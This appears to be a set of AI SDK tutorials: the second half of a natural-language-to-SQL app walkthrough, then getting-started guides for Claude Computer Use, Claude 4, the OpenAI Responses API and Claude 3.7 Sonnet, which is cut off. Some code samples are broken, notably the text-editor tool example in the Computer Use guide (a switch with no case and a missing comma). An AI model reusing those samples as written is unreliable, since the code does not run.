/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now, when the user submits a natural language query (ie. "how many unicorns are from San Francisco?"), that question will be sent to your newly created Server Action. The Server Action will call the model, passing in your system prompt and the users query, and return the generated SQL query in a structured format. This query is then passed to the runGeneratedSQLQuery action to run the query against your database. The results are then saved in local state and displayed to the user.
Save the file, make sure the dev server is running, and then head to localhost:3000 in your browser. Try submitting a natural language query and see the generated SQL query and results. You should see a SQL query generated and displayed under the input field. You should also see the results of the query displayed in a table below the input field.
Try clicking the SQL query to see the full query if it's too long to display in the input field. You should see a button on the right side of the input field with a question mark icon. Clicking this button currently does nothing, but you'll add the "explain query" functionality to it in the next step.
Explain SQL Queries
Next, let's add the ability to explain SQL queries in plain English. This feature helps users understand how the generated SQL query works by breaking it down into logical sections. As with the SQL query generation, you'll need a prompt to guide the model when explaining queries.
Let's craft a prompt for the explain query functionality:
You are a SQL (postgres) expert. Your job is to explain to the user write a SQL query you wrote to retrieve the data they asked for. The table schema is as follows:
unicorns (
id SERIAL PRIMARY KEY,
company VARCHAR(255) NOT NULL UNIQUE,
valuation DECIMAL(10, 2) NOT NULL,
date_joined DATE,
country VARCHAR(255) NOT NULL,
city VARCHAR(255) NOT NULL,
industry VARCHAR(255) NOT NULL,
select_investors TEXT NOT NULL
);
When you explain you must take a section of the query, and then explain it. Each "section" should be unique. So in a query like: "SELECT * FROM unicorns limit 20", the sections could be "SELECT *", "FROM UNICORNS", "LIMIT 20".
If a section doesn't have any explanation, include it, but leave the explanation empty.
Like the prompt for generating SQL queries, you provide the model with the schema of the database. Additionally, you provide an example of what each section of the query might look like. This helps the model understand the structure of the query and how to break it down into logical sections.
Create a Server Action
Add a new Server Action to generate explanations for SQL queries.
This action takes two parameters - the original natural language input and the generated SQL query.
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateObject({
model: openai('gpt-4o'),
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
});
return result.object;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
This action uses the generateObject function again. However, you haven't defined the schema yet. Let's define it in another file so it can also be used as a type in your components.
Update your lib/types.ts file to include the schema for the explanations:
import { z } from 'zod';
/* ...rest of the file... */
export const explanationSchema = z.object({
section: z.string(),
explanation: z.string(),
});
export type QueryExplanation = z.infer<typeof explanationSchema>;
This schema defines the structure of the explanation that the model will generate. Each explanation will have a section and an explanation. The section is the part of the query being explained, and the explanation is the plain English explanation of that section. Go back to your actions.ts file and import and use the explanationSchema:
// other imports
import { explanationSchema } from '@/lib/types';
/* ...rest of the file... */
export const explainQuery = async (input: string, sqlQuery: string) => {
'use server';
try {
const result = await generateObject({
model: openai('gpt-4o'),
system: `You are a SQL (postgres) expert. ...`, // SYSTEM PROMPT AS ABOVE - OMITTED FOR BREVITY
prompt: `Explain the SQL query you generated to retrieve the data the user wanted. Assume the user is not an expert in SQL. Break down the query into steps. Be concise.
User Query:
${input}
Generated SQL Query:
${sqlQuery}`,
schema: explanationSchema,
output: 'array',
});
return result.object;
} catch (e) {
console.error(e);
throw new Error('Failed to generate query');
}
};
Update query viewer
Next, update the query-viewer.tsx component to display these explanations. The handleExplainQuery function is called every time the user clicks the question icon button on the right side of the query. Let's update this function to use the new explainQuery action:
/* ...other imports... */
import { explainQuery } from '@/app/actions';
/* ...rest of the component... */
const handleExplainQuery = async () => {
setQueryExpanded(true);
setLoadingExplanation(true);
const explanations = await explainQuery(inputValue, activeQuery);
setQueryExplanations(explanations);
setLoadingExplanation(false);
};
/* ...rest of the component... */
Now when users click the explanation button (the question mark icon), the component will:
- Show a loading state
- Send the active SQL query and the users natural language query to your Server Action
- The model will generate an array of explanations
- The explanations will be set in the component state and rendered in the UI
Submit a new query and then click the explanation button. Hover over different elements of the query. You should see the explanations for each section!
Visualizing query results
Finally, let's render the query results visually in a chart. There are two approaches you could take:
-
Send both the query and data to the model and ask it to return the data in a visualization-ready format. While this provides complete control over the visualization, it requires the model to send back all of the data, which significantly increases latency and costs.
-
Send the query and data to the model and ask it to generate a chart configuration (fixed-size and not many tokens) that maps your data appropriately. This configuration specifies how to visualize the information while delivering the insights from your natural language query. Importnatly, this is done without requiring the model return the full dataset.
Since you don't know the SQL query or data shape beforehand, let's use the second approach to dynamically generate chart configurations based on the query results and user intent.
Generate the chart configuration
For this feature, you'll create a Server Action that takes the query results and the user's original natural language query to determine the best visualization approach. Your application is already set up to use shadcn charts (which uses Recharts under the hood) so the model will need to generate:
- Chart type (bar, line, area, or pie)
- Axis mappings
- Visual styling
Let's start by defining the schema for the chart configuration in lib/types.ts:
/* ...rest of the file... */
export const configSchema = z
.object({
description: z
.string()
.describe(
'Describe the chart. What is it showing? What is interesting about the way the data is displayed?',
),
takeaway: z.string().describe('What is the main takeaway from the chart?'),
type: z.enum(['bar', 'line', 'area', 'pie']).describe('Type of chart'),
title: z.string(),
xKey: z.string().describe('Key for x-axis or category'),
yKeys: z
.array(z.string())
.describe(
'Key(s) for y-axis values this is typically the quantitative column',
),
multipleLines: z
.boolean()
.describe(
'For line charts only: whether the chart is comparing groups of data.',
)
.optional(),
measurementColumn: z
.string()
.describe(
'For line charts only: key for quantitative y-axis column to measure against (eg. values, counts etc.)',
)
.optional(),
lineCategories: z
.array(z.string())
.describe(
'For line charts only: Categories used to compare different lines or data series. Each category represents a distinct line in the chart.',
)
.optional(),
colors: z
.record(
z.string().describe('Any of the yKeys'),
z.string().describe('Color value in CSS format (e.g., hex, rgb, hsl)'),
)
.describe('Mapping of data keys to color values for chart elements')
.optional(),
legend: z.boolean().describe('Whether to show legend'),
})
.describe('Chart configuration object');
export type Config = z.infer<typeof configSchema>;
This schema makes extensive use of Zod's .describe() function to give the model extra context about each of the key's you are expecting in the chart configuration. This will help the model understand the purpose of each key and generate more accurate results.
Another important technique to note here is that you are defining description and takeaway fields. Not only are these useful for the user to quickly understand what the chart means and what they should take away from it, but they also force the model to generate a description of the data first, before it attempts to generate configuration attributes like axis and columns. This will help the model generate more accurate and relevant chart configurations.
Create the Server Action
Create a new action in app/actions.ts:
/* ...other imports... */
import { Config, configSchema, explanationsSchema, Result } from '@/lib/types';
/* ...rest of the file... */
export const generateChartConfig = async (
results: Result[],
userQuery: string,
) => {
'use server';
try {
const { object: config } = await generateObject({
model: openai('gpt-4o'),
system: 'You are a data visualization expert.',
prompt: `Given the following data from a SQL query result, generate the chart config that best visualises the data and answers the users query.
For multiple groups use multi-lines.
Here is an example complete config:
export const chartConfig = {
type: "pie",
xKey: "month",
yKeys: ["sales", "profit", "expenses"],
colors: {
sales: "#4CAF50", // Green for sales
profit: "#2196F3", // Blue for profit
expenses: "#F44336" // Red for expenses
},
legend: true
}
User Query:
${userQuery}
Data:
${JSON.stringify(results, null, 2)}`,
schema: configSchema,
});
// Override with shadcn theme colors
const colors: Record<string, string> = {};
config.yKeys.forEach((key, index) => {
colors[key] = `hsl(var(--chart-${index + 1}))`;
});
const updatedConfig = { ...config, colors };
return { config: updatedConfig };
} catch (e) {
console.error(e);
throw new Error('Failed to generate chart suggestion');
}
};
Update the chart component
With the action in place, you'll want to trigger it automatically after receiving query results. This ensures the visualization appears almost immediately after data loads.
Update the handleSubmit function in your root page (app/page.tsx) to generate and set the chart configuration after running the query:
/* ...other imports... */
import { getCompanies, generateQuery, generateChartConfig } from './actions';
/* ...rest of the file... */
const handleSubmit = async (suggestion?: string) => {
clearExistingData();
const question = suggestion ?? inputValue;
if (inputValue.length === 0 && !suggestion) return;
if (question.trim()) {
setSubmitted(true);
}
setLoading(true);
setLoadingStep(1);
setActiveQuery('');
try {
const query = await generateQuery(question);
if (query === undefined) {
toast.error('An error occurred. Please try again.');
setLoading(false);
return;
}
setActiveQuery(query);
setLoadingStep(2);
const companies = await runGeneratedSQLQuery(query);
const columns = companies.length > 0 ? Object.keys(companies[0]) : [];
setResults(companies);
setColumns(columns);
setLoading(false);
const { config } = await generateChartConfig(companies, question);
setChartConfig(config);
} catch (e) {
toast.error('An error occurred. Please try again.');
setLoading(false);
}
};
/* ...rest of the file... */
Now when users submit queries, the application will:
- Generate and run the SQL query
- Display the table results
- Generate a chart configuration for the results
- Allow toggling between table and chart views
Head back to the browser and test the application with a few queries. You should see the chart visualization appear after the table results.
Next steps
You've built an AI-powered SQL analysis tool that can convert natural language to SQL queries, visualize query results, and explain SQL queries in plain English.
You could, for example, extend the application to use your own data sources or add more advanced features like customizing the chart configuration schema to support more chart types and options. You could also add more complex SQL query generation capabilities.
title: Get started with Computer Use description: Get started with Claude's Computer Use capabilities with the AI SDK tags: ['computer-use', 'tools']
Get started with Computer Use
With the release of Computer Use in Claude 3.5 Sonnet, you can now direct AI models to interact with computers like humans do - moving cursors, clicking buttons, and typing text. This capability enables automation of complex tasks while leveraging Claude's advanced reasoning abilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Anthropic's Claude alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more. In this guide, you will learn how to integrate Computer Use into your AI SDK applications.
Computer Use
Anthropic recently released a new version of the Claude 3.5 Sonnet model which is capable of 'Computer Use'. This allows the model to interact with computer interfaces through basic actions like:
- Moving the cursor
- Clicking buttons
- Typing text
- Taking screenshots
- Reading screen content
How It Works
Computer Use enables the model to read and interact with on-screen content through a series of coordinated steps. Here's how the process works:
-
Start with a prompt and tools
Add Anthropic-defined Computer Use tools to your request and provide a task (prompt) for the model. For example: "save an image to your downloads folder."
-
Select the right tool
The model evaluates which computer tools can help accomplish the task. It then sends a formatted
tool_callto use the appropriate tool. -
Execute the action and return results
The AI SDK processes Claude's request by running the selected tool. The results can then be sent back to Claude through a
tool_resultmessage. -
Complete the task through iterations
Claude analyzes each result to determine if more actions are needed. It continues requesting tool use and processing results until it completes your task or requires additional input.
Available Tools
There are three main tools available in the Computer Use API:
- Computer Tool: Enables basic computer control like mouse movement, clicking, and keyboard input
- Text Editor Tool: Provides functionality for viewing and editing text files
- Bash Tool: Allows execution of bash commands
Implementation Considerations
Computer Use tools in the AI SDK are predefined interfaces that require your own implementation of the execution layer. While the SDK provides the type definitions and structure for these tools, you need to:
- Set up a controlled environment for Computer Use execution
- Implement core functionality like mouse control and keyboard input
- Handle screenshot capture and processing
- Set up rules and limits for how Claude can interact with your system
The recommended approach is to start with Anthropic's reference implementation , which provides:
- A containerized environment configured for safe Computer Use
- Ready-to-use (Python) implementations of Computer Use tools
- An agent loop for API interaction and tool execution
- A web interface for monitoring and control
This reference implementation serves as a foundation to understand the requirements before building your own custom solution.
Getting Started with the AI SDK
First, ensure you have the AI SDK and Anthropic AI SDK provider installed:
You can add Computer Use to your AI SDK applications using provider-defined-client tools. These tools accept various input parameters (like display height and width in the case of the computer tool) and then require that you define an execute function.
Here's how you could set up the Computer Tool with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { getScreenshot, executeComputerAction } from '@/utils/computer-use';
const computerTool = anthropic.tools.computer_20241022({
displayWidthPx: 1920,
displayHeightPx: 1080,
execute: async ({ action, coordinate, text }) => {
switch (action) {
case 'screenshot': {
return {
type: 'image',
data: getScreenshot(),
};
}
default: {
return executeComputerAction(action, coordinate, text);
}
}
},
experimental_toToolResultContent(result) {
return typeof result === 'string'
? [{ type: 'text', text: result }]
: [{ type: 'image', data: result.data, mediaType: 'image/png' }];
},
});
The computerTool handles two main actions: taking screenshots via getScreenshot() and executing computer actions like mouse movements and clicks through executeComputerAction(). Remember, you have to implement this execution logic (eg. the getScreenshot and executeComputerAction functions) to handle the actual computer interactions. The execute function should handle all low-level interactions with the operating system.
Finally, to send tool results back to the model, use the experimental_toToolResultContent() function to convert text and image responses into a format the model can process. The AI SDK includes experimental support for these multi-modal tool results when using Anthropic's models.
Using Computer Tools with Text Generation
Once your tool is defined, you can use it with both the generateText and streamText functions.
For one-shot text generation, use generateText:
const result = await generateText({
model: anthropic('claude-3-5-sonnet-20241022'),
prompt: 'Move the cursor to the center of the screen and take a screenshot',
tools: { computer: computerTool },
});
console.log(result.text);
For streaming responses, use streamText to receive updates in real-time:
const result = streamText({
model: anthropic('claude-3-5-sonnet-20241022'),
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
});
for await (const chunk of result.textStream) {
console.log(chunk);
}
Configure Multi-Step (Agentic) Generations
To allow the model to perform multiple steps without user intervention, specify a maxSteps value. This will automatically send any tool results back to the model to trigger a subsequent generation:
const stream = streamText({
model: anthropic('claude-3-5-sonnet-20241022'),
prompt: 'Open the browser and navigate to vercel.com',
tools: { computer: computerTool },
maxSteps: 10, // experiment with this value based on your use case
});
Combine Multiple Tools
You can combine multiple tools in a single request to enable more complex workflows. The AI SDK supports all three of Claude's Computer Use tools:
const computerTool = anthropic.tools.computer_20241022({
...
});
const bashTool = anthropic.tools.bash_20241022({
execute: async ({ command, restart }) => execSync(command).toString()
});
const textEditorTool = anthropic.tools.textEditor_20241022({
execute: async ({
command,
path,
file_text,
insert_line,
new_str,
old_str,
view_range
}) => {
// Handle file operations based on command
switch(command) {
return executeTextEditorFunction({
command,
path,
fileText: file_text,
insertLine: insert_line,
newStr: new_str,
oldStr: old_str,
viewRange: view_range
});
}
}
});
const response = await generateText({
model: anthropic("claude-3-5-sonnet-20241022"),
prompt: "Create a new file called example.txt, write 'Hello World' to it, and run 'cat example.txt' in the terminal",
tools: {
computer: computerTool,
bash: bashTool
str_replace_editor: textEditorTool,
},
});
Best Practices for Computer Use
To get the best results when using Computer Use:
- Specify simple, well-defined tasks with explicit instructions for each step
- Prompt Claude to verify outcomes through screenshots
- Use keyboard shortcuts when UI elements are difficult to manipulate
- Include example screenshots for repeatable tasks
- Provide explicit tips in system prompts for known tasks
Security Measures
Remember, Computer Use is a beta feature. Please be aware that it poses unique risks that are distinct from standard API features or chat interfaces. These risks are heightened when using Computer Use to interact with the internet. To minimize risks, consider taking precautions such as:
- Use a dedicated virtual machine or container with minimal privileges to prevent direct system attacks or accidents.
- Avoid giving the model access to sensitive data, such as account login information, to prevent information theft.
- Limit internet access to an allowlist of domains to reduce exposure to malicious content.
- Ask a human to confirm decisions that may result in meaningful real-world consequences as well as any tasks requiring affirmative consent, such as accepting cookies, executing financial transactions, or agreeing to terms of service.
title: Get started with Claude 4 description: Get started with Claude 4 using the AI SDK. tags: ['getting-started']
Get started with Claude 4
With the release of Claude 4, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities and advanced intelligence.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 4 alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 4
Claude 4 is Anthropic's most advanced model family to date, offering exceptional capabilities across reasoning, instruction following, coding, and knowledge tasks. Available in two variants—Sonnet and Opus—Claude 4 delivers state-of-the-art performance with enhanced reliability and control. Claude 4 builds on the extended thinking capabilities introduced in Claude 3.7, allowing for even more sophisticated problem-solving through careful, step-by-step reasoning.
Claude 4 excels at complex reasoning, code generation and analysis, detailed content creation, and agentic capabilities, making it ideal for powering sophisticated AI workflows, customer-facing agents, and applications requiring nuanced understanding and responses. Claude Opus 4 is an excellent coding model, leading on SWE-bench (72.5%) and Terminal-bench (43.2%), with the ability to sustain performance on long-running tasks that require focused effort and thousands of steps. Claude Sonnet 4 significantly improves on Sonnet 3.7, excelling in coding with 72.7% on SWE-bench while balancing performance and efficiency.
Prompt Engineering for Claude 4 Models
Claude 4 models respond well to clear, explicit instructions. The following best practices can help achieve optimal performance:
- Provide explicit instructions: Clearly state what you want the model to do, including specific steps or formats for the response.
- Include context and motivation: Explain why a task is being performed to help the model better understand the underlying goals.
- Avoid negative examples: When providing examples, only demonstrate the behavior you want to see, not what you want to avoid.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 3.7 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: anthropic('claude-4-sonnet-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
});
console.log(text);
Reasoning Ability
Claude 4 enhances the extended thinking capabilities first introduced in Claude 3.7 Sonnet—the ability to solve complex problems with careful, step-by-step reasoning. Additionally, both Opus 4 and Sonnet 4 can now use tools during extended thinking, allowing Claude to alternate between reasoning and tool use to improve responses. You can enable extended thinking using the thinking provider option and specifying a thinking budget in tokens. For interleaved thinking (where Claude can think in between tool calls) you'll need to enable a beta feature using the anthropic-beta header:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: anthropic('claude-4-sonnet-20250514'),
prompt: 'How will quantum computing impact cryptography by 2050?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicProviderOptions,
},
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
});
console.log(text); // text response
console.log(reasoning); // reasoning text
console.log(reasoningDetails); // reasoning details including redacted reasoning
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, SvelteKit, and SolidStart.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, useObject, and useAssistant — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude Sonnet 4:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { streamText } from 'ai';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: anthropic('claude-4-sonnet-20250514'),
messages,
headers: {
'anthropic-beta': 'interleaved-thinking-2025-05-14',
},
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 15000 },
} satisfies AnthropicProviderOptions,
},
});
return result.toDataStreamResponse({
sendReasoning: true,
});
}
Finally, update the root page (app/page.tsx) to use the useChat hook:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, error } = useChat();
return (
<div className="flex flex-col h-screen max-w-2xl mx-auto p-4">
<div className="flex-1 overflow-y-auto space-y-4 mb-4">
{messages.map(message => (
<div
key={message.id}
className={`p-3 rounded-lg ${
message.role === 'user' ? 'bg-blue-50 ml-auto' : 'bg-gray-50'
}`}
>
<p className="font-semibold">
{message.role === 'user' ? 'You' : 'Claude 4'}
</p>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return (
<div key={index} className="mt-1">
{part.text}
</div>
);
}
if (part.type === 'reasoning') {
return (
<pre
key={index}
className="bg-gray-100 p-2 rounded mt-2 text-xs overflow-x-auto"
>
<details>
<summary className="cursor-pointer">
View reasoning
</summary>
{part.details.map(detail =>
detail.type === 'text' ? detail.text : '<redacted>',
)}
</details>
</pre>
);
}
})}
</div>
))}
</div>
<form onSubmit={handleSubmit} className="flex gap-2">
<input
name="prompt"
value={input}
onChange={handleInputChange}
className="flex-1 p-2 border rounded focus:outline-none focus:ring-2 focus:ring-blue-500"
placeholder="Ask Claude 4 something..."
/>
<button
type="submit"
className="bg-blue-500 text-white px-4 py-2 rounded hover:bg-blue-600"
>
Send
</button>
</form>
</div>
);
}
The useChat hook on your root page (app/page.tsx) will make a request to your AI provider endpoint (app/api/chat/route.ts) whenever the user submits a message. The messages are then displayed in the chat UI.
Claude 4 Model Variants
Claude 4 is available in two variants, each optimized for different use cases:
- Claude Sonnet 4: Balanced performance suitable for most enterprise applications, with significant improvements over Sonnet 3.7.
- Claude Opus 4: Anthropic's most powerful model and the best coding model available. Excels at sustained performance on long-running tasks that require focused effort and thousands of steps, with the ability to work continuously for several hours.
Get Started
Ready to dive in? Here's how you can begin:
- Explore the documentation at ai-sdk.dev/docs to understand the capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) at ai-sdk.dev/docs/guides.
- Use ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: OpenAI Responses API description: Get started with the OpenAI Responses API using the AI SDK. tags: ['getting-started', 'agents']
Get started with OpenAI Responses API
With the release of OpenAI's responses API, there has never been a better time to start building AI applications, particularly those that require a deeper understanding of the world.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
OpenAI Responses API
OpenAI recently released the Responses API, a brand new way to build applications on OpenAI's platform. The new API offers a way to persist chat history, a web search tool for grounding LLM responses, file search tool for finding relevant files, and a computer use tool for building agents that can interact with and operate computers. Let's explore how to use the Responses API with the AI SDK.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call GPT-4o with the new Responses API using the AI SDK:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
Generating Structured Data
While text generation can be useful, you might want to generate structured JSON data. For example, you might want to extract information from text, classify data, or generate synthetic data. AI SDK Core provides two functions (generateObject and streamObject) to generate structured data, allowing you to constrain model outputs to a specific schema.
import { generateObject } from 'ai';
import { openai } from '@ai-sdk/openai';
import { z } from 'zod';
const { object } = await generateObject({
model: openai.responses('gpt-4o'),
schema: z.object({
recipe: z.object({
name: z.string(),
ingredients: z.array(z.object({ name: z.string(), amount: z.string() })),
steps: z.array(z.string()),
}),
}),
prompt: 'Generate a lasagna recipe.',
});
This code snippet will generate a type-safe recipe that conforms to the specified zod schema.
Using Tools with the AI SDK
The Responses API supports tool calling out of the box, allowing it to interact with external systems and perform discrete tasks. Here's an example of using tool calling with the AI SDK:
import { generateText, tool } from 'ai';
import { openai } from '@ai-sdk/openai';
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'What is the weather like today in San Francisco?',
tools: {
getWeather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
});
In this example, the getWeather tool allows the model to fetch real-time weather data (simulated for simplicity), enhancing its ability to provide accurate and up-to-date information.
Web Search Tool
The Responses API introduces a built-in tool for grounding responses called webSearch. With this tool, the model can access the internet to find relevant information for its responses.
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview(),
},
});
console.log(result.text);
console.log(result.sources);
The webSearch tool also allows you to specify query-specific metadata that can be used to improve the quality of the search results.
import { generateText } from 'ai';
const result = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'What happened in San Francisco last week?',
tools: {
web_search_preview: openai.tools.webSearchPreview({
searchContextSize: 'high',
userLocation: {
type: 'approximate',
city: 'San Francisco',
region: 'California',
},
}),
},
});
console.log(result.text);
console.log(result.sources);
Using Persistence
With the Responses API, you can persist chat history with OpenAI across requests. This allows you to send just the user's last message and OpenAI can access the entire chat history:
import { openai } from '@ai-sdk/openai';
import { generateText } from 'ai';
const result1 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Invent a new holiday and describe its traditions.',
});
const result2 = await generateText({
model: openai.responses('gpt-4o-mini'),
prompt: 'Summarize in 2 sentences',
providerOptions: {
openai: {
previousResponseId: result1.providerMetadata?.openai.responseId as string,
},
},
});
Migrating from Completions API
Migrating from the OpenAI Completions API (via the AI SDK) to the new Responses API is simple. To migrate, simply change your provider instance from openai(modelId) to openai.responses(modelId):
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
});
When using the Responses API, provider specific options that were previously specified on the model provider instance have now moved to the providerOptions object:
import { generateText } from 'ai';
import { openai } from '@ai-sdk/openai';
// Completions API
const { text } = await generateText({
model: openai('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
// Responses API
const { text } = await generateText({
model: openai.responses('gpt-4o'),
prompt: 'Explain the concept of quantum entanglement.',
providerOptions: {
openai: {
parallelToolCalls: false,
},
},
});
Get Started
Ready to get started? Here's how you can dive in:
- Explore the documentation at ai-sdk.dev/docs to understand the full capabilities of the AI SDK.
- Check out practical examples at ai-sdk.dev/examples to see the SDK in action and get inspired for your own projects.
- Dive deeper with advanced guides on topics like Retrieval-Augmented Generation (RAG) and multi-modal chat at ai-sdk.dev/docs/guides.
- Check out ready-to-deploy AI templates at vercel.com/templates?type=ai.
title: Get started with Claude 3.7 Sonnet description: Get started with Claude 3.7 Sonnet using the AI SDK. tags: ['getting-started']
Get started with Claude 3.7 Sonnet
With the release of Claude 3.7 Sonnet, there has never been a better time to start building AI applications, particularly those that require complex reasoning capabilities.
The AI SDK is a powerful TypeScript toolkit for building AI applications with large language models (LLMs) like Claude 3.7 Sonnet alongside popular frameworks like React, Next.js, Vue, Svelte, Node.js, and more.
Claude 3.7 Sonnet
Claude 3.7 Sonnet is Anthropic's most intelligent model to date and the first Claude model to offer extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. With Claude 3.7 Sonnet, you can balance speed and quality by choosing between standard thinking for near-instant responses or extended thinking or advanced reasoning. Claude 3.7 Sonnet is state-of-the-art for coding, and delivers advancements in computer use, agentic capabilities, complex reasoning, and content generation. With frontier performance and more control over speed, Claude 3.7 Sonnet is a great choice for powering AI agents, especially customer-facing agents, and complex AI workflows.
Getting Started with the AI SDK
The AI SDK is the TypeScript toolkit designed to help developers build AI-powered applications with React, Next.js, Vue, Svelte, Node.js, and more. Integrating LLMs into applications is complicated and heavily dependent on the specific model provider you use.
The AI SDK abstracts away the differences between model providers, eliminates boilerplate code for building chatbots, and allows you to go beyond text output to generate rich, interactive components.
At the center of the AI SDK is AI SDK Core, which provides a unified API to call any LLM. The code snippet below is all you need to call Claude 3.7 Sonnet with the AI SDK:
import { anthropic } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
});
console.log(text); // text response
The unified interface also means that you can easily switch between providers by changing just two lines of code. For example, to use Claude 3.7 Sonnet via Amazon Bedrock:
import { bedrock } from '@ai-sdk/amazon-bedrock';
import { generateText } from 'ai';
const { reasoning, text } = await generateText({
model: bedrock('anthropic.claude-3-7-sonnet-20250219-v1:0'),
prompt: 'How many people will live in the world in 2040?',
});
Reasoning Ability
Claude 3.7 Sonnet introduces a new extended thinking—the ability to solve complex problems with careful, step-by-step reasoning. You can enable it using the thinking provider option and specifying a thinking budget in tokens:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { generateText } from 'ai';
const { text, reasoning, reasoningDetails } = await generateText({
model: anthropic('claude-3-7-sonnet-20250219'),
prompt: 'How many people will live in the world in 2040?',
providerOptions: {
anthropic: {
thinking: { type: 'enabled', budgetTokens: 12000 },
} satisfies AnthropicProviderOptions,
},
});
console.log(reasoning); // reasoning text
console.log(reasoningDetails); // reasoning details including redacted reasoning
console.log(text); // text response
Building Interactive Interfaces
AI SDK Core can be paired with AI SDK UI, another powerful component of the AI SDK, to streamline the process of building chat, completion, and assistant interfaces with popular frameworks like Next.js, Nuxt, and SvelteKit.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently.
With four main hooks — useChat, useCompletion, and useObject — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
Let's explore building a chatbot with Next.js, the AI SDK, and Claude 3.7 Sonnet:
In a new Next.js application, first install the AI SDK and the Anthropic provider:
Then, create a route handler for the chat endpoint:
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
